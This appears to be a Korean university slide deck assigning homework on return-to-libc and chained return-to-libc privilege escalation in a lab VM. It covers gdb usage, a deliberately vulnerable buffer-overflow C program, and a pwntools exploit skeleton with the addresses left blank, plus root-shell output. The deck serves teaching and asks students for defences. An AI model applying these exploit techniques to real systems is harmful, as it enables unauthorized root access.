

HW2, HW_Bonus 과제 설명

2019.10.28

한승재

googgkstmwo@gmail.com

요약

❖ HW2 개요

- Return-to-libc Attack

❖ HW2 실습

- Return-to-libc Attack 실습

❖ HW2 제출

- 평가기준

❖ HW-Bonus 개요

- Return-to-libc chain Attack

❖ HW-Bonus 실습

- Return-to-libc chain Attack 실습

❖ HW-Bonus 제출

- 평가기준
- 제출/문의

HW2_Return-to-libc Attack

공격 실습을 통한 Return-to-libc 이해

2019.10.28

한승재

googgkstmdwo@gmail.com

HW2 – Return-to-libc Attack

❖ Return-to-libc Attack

- Return-to-libc Attack 실습 및 분석
- CSOS -> HW2
 - BOF 취약점이 존재하는 소스코드와 실행파일 제공 (*retlibc.txt, retlibc*)
 - exploit.c 파일을 이용하여 retlibc 실행 시 권한 상승

❖ HW2

- (1) 수행결과 스크린 샷
 - 공격 성공 후, id 명령어를 통해 `uid = 0 (root)`임을 확인
- (2) 프로그램 동작 분석
 - *retlib.txt, exploit.c* 동작 분석
 - gdb를 통해 취약점이 존재하는 함수의 스택 메모리 구조 분석(그림 및 서술)
 - Exploit 실행 후 취약점이 존재하는 함수의 스택 메모리 변화 분석(그림 및 서술)
- (3) 취약점 보완
 - 보호 기법, *Retlib.txt* 코드상에서 보완점 등

❖ 제출

- 실습 및 과제 내용을 보고서로 제출
- 제출기간 : 10월 28일 (월) ~ 11월 11일 (월)

GDB

❖ GDB(GNU Debugger)

- debugger : 프로그램을 테스트하고 디버그하는 일종의 프로그램
- 프로그램의 실행흐름 추적
- 메모리 및 변수의 값 확인 및 변경 가능

```
GNU gdb 5.2.1
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-mingw32".
(gdb) help
List of classes of commands:

aliases -- Aliases of other commands
breakpoints -- Making program stop at certain points
data -- Examining data
files -- Specifying and examining files
internals -- Maintenance commands
obscure -- Obscure features
running -- Running the program
stack -- Examining the stack
status -- Status inquiries
support -- Support facilities
tracepoints -- Tracing of program execution without stopping the program
user-defined -- User-defined commands

Type "help" followed by a class name for a list of commands in that class.
Type "help" followed by command name for full documentation.
Command name abbreviations are allowed if unambiguous.
(gdb) q
```

GDB

❖ GDB 커맨드

- gdb 실행 : gdb [file]

```
[10/23/19]seed@VM:~/.../HW2$ gdb retlib  
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
```

```
Type "apropos word" to search for commands related to "word"...  
Reading symbols from retlib...(no debugging symbols found)...done.  
gdb-peda$
```

- Code disassemble : disas [function name]

- e.g) disas [function_name]

info func

```
gdb-peda$ disas bof  
Dump of assembler code for function bof:  
0x080484bb <+0>:      push    ebp  
0x080484bc <+1>:      mov     ebp,esp  
0x080484be <+3>:      sub     esp,0x18  
0x080484c1 <+6>:      push   DWORD PTR [ebp+0x8]  
0x080484c4 <+9>:      push   0x28  
0x080484c6 <+11>:     push   0x1  
0x080484c8 <+13>:     lea     eax,[ebp-0x14]  
0x080484cb <+16>:     push   eax  
0x080484cc <+17>:     call   0x8048370 <fread@plt>  
0x080484d1 <+22>:     add     esp,0x10  
0x080484d4 <+25>:     mov     eax,0x1  
0x080484d9 <+30>:     leave  
0x080484da <+31>:     ret  
End of assembler dump.
```

❖ 그 밖의 GDB 커맨드

- Breakpoint 설정 : `b *[address]`
 - e.g) `b *0x80010203`
`b *main+4`
- 프로그램 실행(run) : `r`
- 중단된 프로그램 실행 : `c`
 - breakpoint로 중단된 시점부터 실행 가능
- 어셈블리 단위 실행 : `ni`
- 함수 주소 출력(print) : `p [함수명]`
- 메모리상에 특정 값 찾기 : `find ["찾고자 하는 값 또는 문자"]`

❖ Return-to-libc

- NX bit를 우회하기 위해 사용되는 공격 기법
 - Stack Segment의 Execute 권한을 제한함으로써, Stack에 셸 코드 실행 방지
- 메모리에 미리 적재되어 있는 공유 라이브러리에서 원하는 함수 호출

❖ 목표

- Setuid bit, NX bit가 설정되어 있는 프로그램 취약점을 악용
- BOF를 일으켜 root권한을 획득

HW2_평가기준 (15점 만점)

❖ (1) 수행결과 스크린 샷 (3점)

- 공격 성공 후, id 명령어를 통해 `euid = 0 (root)`임을 확인
- 자신의 학번 입력 후 캡처

```
[10/23/19]seed@VM:~/.../HW2$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 32157632
```

❖ (2) 프로그램 동작 분석 (총 10점)

- 스크린 샷과 함께 상세한 실습 보고서를 제출
- retlib.txt, exploit.c 동작 분석 (2점)
 - 취약점 공격의 동작 과정과 결과를 논리적으로 분석
- gdb를 통해 취약점이 존재하는 함수의 스택 메모리 구조 분석 (4점)
 - 21p와 같이 그림이 포함되어 있어야 함
- exploit.실행 후 취약점이 존재하는 함수의 스택 메모리 구조 분석 (4점)
 - 21p와 같이 그림이 포함되어 있어야 함

HW2_평가기준

❖ (3) 취약점 보완 (2점)

- 아래의 내용을 포함하기를 권장하며, 자세하게 서술 바람
- 제공된 retlib.txt가 가지는 취약점을 찾아 보완할 수 있는지
 - 프로그램 본래의 기능을 변경해서는 안됨
 - 공격(실습 목표(p.8))을 방어할 수 있는 방법을 서술
 - 보호 기법, 코드 상에서 보완해야할 부분 각 1개씩 이상
 - retlib.txt 코드 상에서 보완시 공격이 실패되는 결과 캡처 및 소스코드 첨부
 - retlib.txt 파일을 cp 명령어를 통해 [파일이름].c 복사 후 사용
 - 컴파일 : gcc -fno-stack-protector -z noexecstack -o [실행파일이름] [파일이름].c
 - 강의자료 18p 참고

HW_BONUS Return-to-libc-chain

공격 실습을 통한 Return-to-libc-chain 이해

2019.10.28

한승재

googgkstmdwo@gmail.com

HW_BONUS - Return-to-libc-chain Attack

❖ Return-to-libc chain Attack

- Return-to-libc chain Attack 실습 및 분석
- CSOS -> HW-BONUS
 - BOF 취약점이 존재하는 소스코드와 실행파일 제공 (*RTL.txt, rtl*)
 - exploit.py 파일을 실행하면 root 권한 상승

❖ HW-BONUS

- (1) 수행결과 스크린 샷
 - 공격 성공 후, id 명령어를 통해 `uid = 0` (root)임을 확인
- (2) 프로그램 동작 분석
 - *RTL.txt, exploit.py* 코드 분석
 - gdb를 통해 RTL 프로그램 스택 메모리 구조 분석(그림 및 서술)
 - exploit.py 실행 후 RTL 프로그램 스택 메모리 변화 분석(그림 및 서술)


❖ 제출

- 실습 및 과제 내용을 보고서로 제출
- 제출기간 : 10월 28일 (월) ~ 11월 11일 (월)

pwntools

❖ Pwntools

- Pwnable tool kits
- Python으로 작성, Exploit을 편하게 하기 위해서 사용
- <http://docs.pwntools.com/en/stable/index.html>



A screenshot of a terminal window titled '/bin/bash' showing a list of installed Python packages and their versions. The packages are listed in two columns. The 'pwntools' package is highlighted with a red rectangular box.

Mako	1.1.0
MarkupSafe	1.1.1
mitmproxy	0.15
more-itertools	7.2.0
netlib	0.15.1
packaging	19.1
paramiko	2.6.0
passlib	1.6.5
pathlib2	2.3.4
pathtools	0.1.2
Pillow	3.1.2
pip	19.2.3
pluggy	0.12.0
psutil	5.6.3
pwn	1.0
pwntools	3.12.2
py	1.8.0
pyasn1	0.1.9
pycparser	2.19
pycrypto	2.6.1
pycurl	7.43.0
pyelftools	0.25
Pygments	2.4.2
pygobject	3.20.0

❖ gdb-peda command

- Breakpoint 설정 : b *[address]
 - e.g) b *0x80010203
b *main+4
- 프로그램 실행(run) : r
- 중단된 프로그램 실행 : c
 - breakpoint로 중단된 시점부터 실행 가능
- 어셈블리 단위 실행 : ni
- 함수 주소 출력(print) : p [함수명]
- 메모리상에 특정 값 찾기 : find ["찾고자 하는 값 또는 문자"]
- Gadget 찾기 : ropgadget
- 디버깅 중인 바이너리의 헤더 정보 – elfheader [.영역 이름]

❖ Return-to-libc-chain

- NX bit를 우회하기 위해 사용되는 공격 기법
 - Stack Segment의 Execute 권한을 제한함으로써, Stack에 셸 코드 실행 방지
- 메모리에 미리 적재되어 있는 공유 라이브러리에서 원하는 함수 호출
- Return-to-libc 기법을 응용하여 라이브러리 함수의 호출을 연계

❖ 목표

- Setuid bit, NX bit가 설정되어 있는 프로그램 취약점을 악용
- BOF를 일으켜 root권한을 획득

실습

❖ RTL.txt

- BOF 취약점이 존재

```
[10/24/19]seed@VM:~/.../HW-BONUS$ cat RTL.txt
#include <stdio.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
    char buf[256];

    read(0, buf, 512);
    printf("%s", buf);
}
```


실습

❖ exploit.py

- read_addr, system_addr, exit_addr, pr, pppr, bss에 알맞은 주소 입력
- payload = 'A' * ??, BOF를 하기 위한 개수 입력

```
/bin/bash
from pwn import *
import os

p = process('./rtl')

read_addr =
system_addr =
exit_addr =
pr =
pppr =
bss =

payload = 'A' * ??

payload += p32(read_addr)
payload += p32(pppr)
payload += p32(0x0)
payload += p32(bss)
payload += p32(0x8)

payload += p32(system_addr)
payload += p32(pr)
payload += p32(bss)
```

HW-BONUS_평가기준 (총 10점)

❖ (1) 수행결과 스크린 샷 (2점)

- 공격 성공 후, id 명령어를 통해 euid = 0 (root)임을 확인
- 자신의 학번 입력 후 캡처

```
[10/24/19]seed@VM:~/.../HW-BONUS$ python exploit.py
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[+] Starting local process './rtl': pid 2322
[*] Switching to interactive mode
$ id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ 32157632
```

❖ (2) 프로그램 동작 분석 (8점)

- 스크린 샷과 함께 상세한 실습 보고서를 제출
- gdb를 통해 RTL 프로그램 스택 메모리 구조 분석(2점)
 - 21p와 같이 그림이 포함되어 있어야 함
- RTL.txt, exploit.py 코드 분석 (6점)
 - 취약점 공격의 동작 과정과 결과를 논리적으로 분석
 - exploit.py의 payload 분석이 포함되어 있어야 함
 - exploit.py 실행 후 RTL 프로그램 스택 메모리 변화 분석
 - 21p와 같이 그림이 포함되어 있어야 함

제출

❖ 제출기간 : 10월 28일 (월) ~ 11월 11일 (월)

- 실습 및 과제 내용을 보고서로 제출
- 수업시간에 제출 or 미디어센터 505호로 방문하여 제출
- 부재시 504호 제출
- 표지
 - 과제명, 과목명, 학번/성명, 제출일 반드시 포함

❖ 문의

- 이름 : 한승재
- 연락 : googgstmdwo@gmail.com
 - 메일 제목 앞에 [RTL], [RTL-BONUS]이라고 붙여서 보내주시면 감사하겠습니다

- 위치 :

505호 출입문	
한승재	

Thank You !



Buffer Overflow example

❖ BOF(Buffer Overflow)

- 메모리 공간을 초과한 입력을 허용하여 발생하는 취약점
 - 이 취약점을 악용해 임의 파일을 읽거나 셸(/bin/sh)을 띄우는 것을 목표로 함
 - exploit으로 BOF를 발생시킴

```
void test()
{
    char buf[32];
    scanf("%s",buf);
}
```

```
int main()
{
    int i=0x41414141;
    test();
    return 0;
}
```




Buffer Overflow_example

❖ BOF(Buffer Overflow)

■ 메모리 분석(gdb)

test() 함수의 스택프레임

48바이트의 임의 값을 넣었을 경우



잘못된 주소지를 참조하는 것을 확인(Segmentation Fault)

```
root@ubuntu:~/Desktop# ./test
AAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDD
Segmentation fault (core dumped)
```